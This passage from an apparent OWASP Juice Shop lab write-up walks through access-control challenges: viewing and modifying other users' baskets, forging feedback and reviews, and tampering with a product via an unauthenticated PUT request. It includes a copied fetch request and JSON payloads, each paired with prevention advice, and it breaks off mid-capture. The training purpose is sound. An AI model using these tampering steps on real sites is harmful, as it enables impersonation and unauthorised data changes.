


Figure 6.3.1: Inspecting Session Storage to find the Basket ID (bid)

Step 2: I double-clicked the value of the `bid` key.

- I changed the value to a different number (e.g., changed 1 to 2). I guessed that IDs are likely sequential integers.




Figure 6.3.2: Modifying the `bid` value in the browser's storage

Step 3: I refreshed the page.

Result: The application read the new `bid` from Session Storage and loaded the basket associated with ID 2. The contents of the basket changed.




Figure 6.3.3: Successfully viewing another user's basket after refreshing

6.3.d Why is it vulnerable?

- **Insecure Direct Object Reference (IDOR):** The server allows the user to directly reference a database object (the basket) via an ID stored on the client side (`bid`).
- **Lack of Ownership Verification:** The backend does not verify if the requested `bid` actually belongs to the currently logged-in user. It simply serves whatever basket ID the browser requests.

6.3.e How to prevent it?

- **Server-Side State Management:** Do not rely on client-side storage to determine context. The server should identify the user's basket based on their authenticated Session ID or JWT token.
- **Access Control Checks:** Even if a Basket ID is passed, the server must verify ownership:

```
IF (Basket.OwnerID == CurrentUser.ID) THEN Allow ELSE Deny.
```

6.3.f What did I learn?

- **Client-Side Trust:** I learned that data stored in Local/Session Storage is just as mutable as URL parameters. Developers often mistakenly think this storage is "hidden" or safe from manipulation.
- **IDOR in Storage:** IDOR vulnerabilities aren't limited to API endpoints or URLs; they can exist anywhere the client holds a reference to a backend object.




Figure 6.3.4: View Basket solved

6.4 Five-Star Feedback ★★

Go to the `/administration` page in **Admin Section** and delete 5-star feedback




Figure 6.4.1: Delete all the 5 star review




Figure 6.4.2: Five-Star Feedback solved

6.5 Forged Feedback ★★★

6.5.a Goals

The objective of this challenge is to post customer feedback in another user's name. This demonstrates a vulnerability where the application relies on hidden HTML form fields to identify the author, rather than strictly using the authenticated session on the server.

6.5.b How did I analyze?

- **Observation:** On the "Customer Feedback" page (`/contact`), the form displays the author's email (if logged in) or allows anonymous submission. However, I cannot manually edit the author field through the standard UI.
- **Hypothesis:** I suspected that the application stores the author's identity in a hidden input field within the HTML form. If I can modify the HTML to make this field editable, the server might accept whatever value I type, effectively spoofing the sender.

6.5.c What did I do?

Step 1: I navigated to the Customer Feedback page.

- I right-clicked on the form area and selected "Inspect" (or pressed F12) to open the browser's Developer Tools.
- I examined the HTML structure of the `<mat-card>`. I found an `<input>` tag that contained the user information but had the `hidden` attribute (or `hidden=""`).




Figure 6.5.1: Inspecting the form to find the hidden author input field

Step 2: I double-clicked the `hidden` attribute (or selected it and pressed Delete) to remove it from the tag.




Figure 6.5.2: Removing the 'hidden' attribute to reveal the field

Result: The previously invisible input field appeared on the screen as a standard white text box.

6.5.d Why is it vulnerable?

- The application relies on the browser to tell it who the user is via a form parameter. Since the user has full control over the client-side HTML, they can manipulate this data.
- The backend API accepts the "author" field from the request body without verifying if it matches the currently authenticated user's session token.

6.5.e How to prevent it?

- The server should never trust the user ID sent in the request body. Instead, it should derive the user's identity from the secure Session ID or JWT token (e.g., `req.user.id`) included in the request headers.
- The API endpoint should explicitly ignore or strip any "author" or "userId" parameters sent by the client for this specific action.

6.5.f What did I learn?

- **UI is not Security:** Attributes like `hidden`, `readonly`, or `disabled` are User Interface features, not security controls. They can be trivially bypassed using standard browser tools.
- **DOM Manipulation:** I learned that modifying the Document Object Model (DOM) locally allows me to send data that the UI was designed to prevent me from sending.




Figure 6.5.3: Forged Feedback solved

6.6 Forged Review ★★★

6.6.a Goals

The objective of this challenge is to post a product review in another user's name or edit an existing review belonging to someone else. This demonstrates a Broken Access Control vulnerability where the API trusts the client to specify the author of the content.

6.6.b How did I analyze?

- **Observation:** When I write a review for a product, the browser sends an API request to the server containing the review details (message, author, rating).
- **Hypothesis:** I suspected that the backend might prioritize the user email sent in the JSON body over the actual authenticated session. If I can manipulate this API call, I can likely attribute the review to any user I choose (e.g., `admin@juice-sh.op`).

6.6.c What did I do?

Step 1: I logged in and navigated to a product page. I opened the browser's **Developer Tools** (F12) and switched to the **Network** tab.

- I wrote a short review ("Very Ngon") and clicked "Submit".




Figure 6.6.1: Submitting a legitimate review while capturing network traffic

Step 2: In the Network tab, I located the request. In this version of Juice Shop, it is often a `PUT` request to `/rest/products/{id}/reviews`.

- I right-clicked on the request and selected **Copy > Copy as fetch**. This allows me to replay the request with modifications directly in the browser console.

```
> fetch("http://192.168.2.23:8080/rest/products/24/reviews", {
    "headers": {
        "accept": "application/json, text/plain, */*",
        "accept-language": "en-US,en;q=0.7",
        "authorization": "Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyZjdGF0dXMlOiJzdWwNZXNziIwiZGF0YSI6eyJpZCI6MiwidXNlcml5bWU0iEiILCjlbWFpbCI6ImppbUBqdWljZS1zaC5vcCI6SiInbHc3B3b3RjIjoizTU0MWmNHn2YjZcyYjkhMTI4NjQ3NGZjNjEzZTVLNDU1LCJyb2xiIjoiy3VzdG9tZXIiLCJkZWxleGVub2t1biI6IiIsImxhc3Rmb2dpbkkiOiJoiIiwicHJvbmZSUltYldlIjoieiYXNzZXRxRzL3BiYmxpYy9pbWFnZXNmvdXBsb2Fkcyc9KzZhZhdWx0LnN2ZyIsInRvdHBTdW9ncyXQ0iOiIiLCJpc0FjdGZLS2SI6dHJ1ZSwiY3J1YXR1ZF0iOiJmJyAyNi0wMS0yMCkAwD0zODozM5A5ODkgKzAwJAwiIwidXBkYXR1ZF0iOiJmJyAyNi0wMS0yMCkAwD0zODozM5A5ODkgKzAwJAwiIwiZGVzZXRxRzLZF0IjpudWxsfSwiaWF0IjoxNzY4OTAwODY0fQ..xSTZEIIJEj001JhHWxUhqBwc1rdgZ-96Q0fjLbs0OuCiJlpodLhy3zciciY6ZB7gnJ1hap9fd_nCVQTGD8RhFJJRg_9T4HpAuhZw0Um_m2jbDm-CxoXS0RSP7jjCh4eysWLcCPty3ZVRbuUgklT4BWnsW5uchrJjniqWrLIIP0",
        "content-type": "application/json",
        "sec-gpc": "1"
    },
    "referrer": "http://192.168.2.23:8080/",
    "body": "{\"message\":\"Very Ngon\\\",\\\"author\\\":\\\"jim@juice-sh.op\\\"}\"",
    "method": "PUT",
    "mode": "cors",
    "credentials": "include"
})|
```

Figure 6.6.2: Copying the API request as a Fetch command

Step 3: I located the `body` section of the request. It contained a JSON string with fields like `message` and `author`. I changed the `author` field from my email to another user's email.

- I pressed **Enter** to execute the modified Fetch command.
- **Result:** The server processed the request and updated/created the review. When I reloaded the page, the review appeared, but it was now attributed to the victim (Admin).

[illegible]

Figure 6.6.3: Successfully forging the review author

6.6.d Why is it vulnerable?

- **Broken Object Level Authorization (BOLA):** The API endpoint allows the client to specify the object owner (`author`) in the request body and blindly trusts this input instead of deriving the identity from the secure authentication token.
- **Mass Assignment:** Similar to the registration challenge, the API allows the client to overwrite fields (like `author`) that should be immutable or server-controlled.

6.6.e How to prevent it?

- **Source of Truth:** The backend should strictly ignore any user identity information provided in the request body. The author must be determined solely from the validated JWT (JSON Web Token) or Session ID.
- **Access Control:** Ensure that users can only modify resources (like reviews) that are linked to their own internal User ID.

6.6.f What did I learn?

- **API Manipulation:** I learned that even if the UI prevents me from changing my name, the API is often the real interface. "Copy as fetch" is a powerful, lightweight way to test APIs without needing external tools like Burp Suite.
- **Trust Boundaries:** The server should never trust the client to tell it "who" is performing an action.




Figure 6.6.4: Forged Review solved

6.7 Product Tampering ★★★

6.7.a Goals

The objective of this challenge is to modify the details of a specific product in the shop. Specifically, the goal is to change the description or link associated with the "OWASP SSL Advanced Forensic Tool (O-Saft)" product to prove that the API allows unauthorized updates.

6.7.b How did I analyze?

- **Observation:** The application displays product descriptions, which often contain HTML links.
- **Hypothesis:** I hypothesized that the API endpoint responsible for updating products (`PUT /api/Products/{id}`) might lack proper Role-Based Access Control (RBAC). If I know the ID of a product, I can try to send a `PUT` request to modify it, even if I am not logged in as an administrator.
- **Target Identification:** Based on previous reconnaissance (or challenge hints), I knew that the "O-Saft" product has the database ID of 9.

6.7.c What did I do?

Step 1: I used an API testing tool Thunder Client to craft a custom HTTP request.

I set the request URL to target the specific product ID:

```
http://[IP]:[PORT]/api/Products/9.  
  
{  
  
  "description": "<a href=\"https://owasp.slack.com\" target=\"_blank\">More...</a>"  
  
}
```




Figure 6.7.1: Sending the PUT request to modify Product ID 9

6.7.d Why is it vulnerable?

- **Broken Access Control:** The API endpoint `/api/Products/:id` allows update operations (PUT) without verifying if the requester has administrative privileges.
- **Insecure Direct Object Reference (IDOR):** By simply knowing the ID (9), a user can directly reference and manipulate the database object.

6.7.e How to prevent it?

- **Role-Based Access Control (RBAC):** Restrict all PUT, POST, and DELETE methods on product endpoints to users with the 'Admin' role only.
- **Authentication Checks:** Ensure that the user is authenticated before processing any state-changing requests.

6.7.f What did I learn?

- **API Vulnerabilities:** I learned that API security is separate from UI security. Even if the "Edit" button is hidden from normal users, the API route might still be open to the world.
- **HTTP Verbs:** Understanding HTTP methods is crucial; switching from GET (read) to PUT (update) can reveal vulnerabilities that are not apparent during normal browsing.

6.8 Manipulate Basket ★★★

6.8.a Goals

The objective of this challenge is to put an additional product into another user's shopping basket. This differs from simply *viewing* another basket; here, we are actively modifying data (adding an item) belonging to someone else, exploiting an Insecure Direct Object Reference (IDOR).

6.8.b How did I analyze?

- **Observation:** When I click "Add to Basket" on a product, my browser sends a specific API request to the server to record this action.




Figure 6.8.1: Add product to basket

- **Hypothesis:** I suspected that the API request includes a parameter specifying *which* basket the item should be added to (e.g., `BasketId`). If the server relies on this parameter without verifying if the basket belongs to me, I can change it to add items to other users' carts.

6.8.c What did I do?

Step 1: I used Charles Proxy to interrupt the request

GET http://192.168.2.23:8080/rest/basket/2 → 200 OK

Overview Contents Summary Chart Notes

GET /rest/basket/2 HTTP/1.1

Host 192.168.2.23:8080

User-Agent Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.5

Accept application/json, text/plain, */*

Authorization Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJz

Sec-GPC 1

Accept-Language en-US,en;q=0.7

Referer http://192.168.2.23:8080/

Accept-Encoding gzip, deflate

Cookie language=en; welcomebanner_status=dismiss; cookieconsent_stat

If-None-Match W/"22d-00473whYRMch0DQJI9xpoWNApGk"

Connection keep-alive

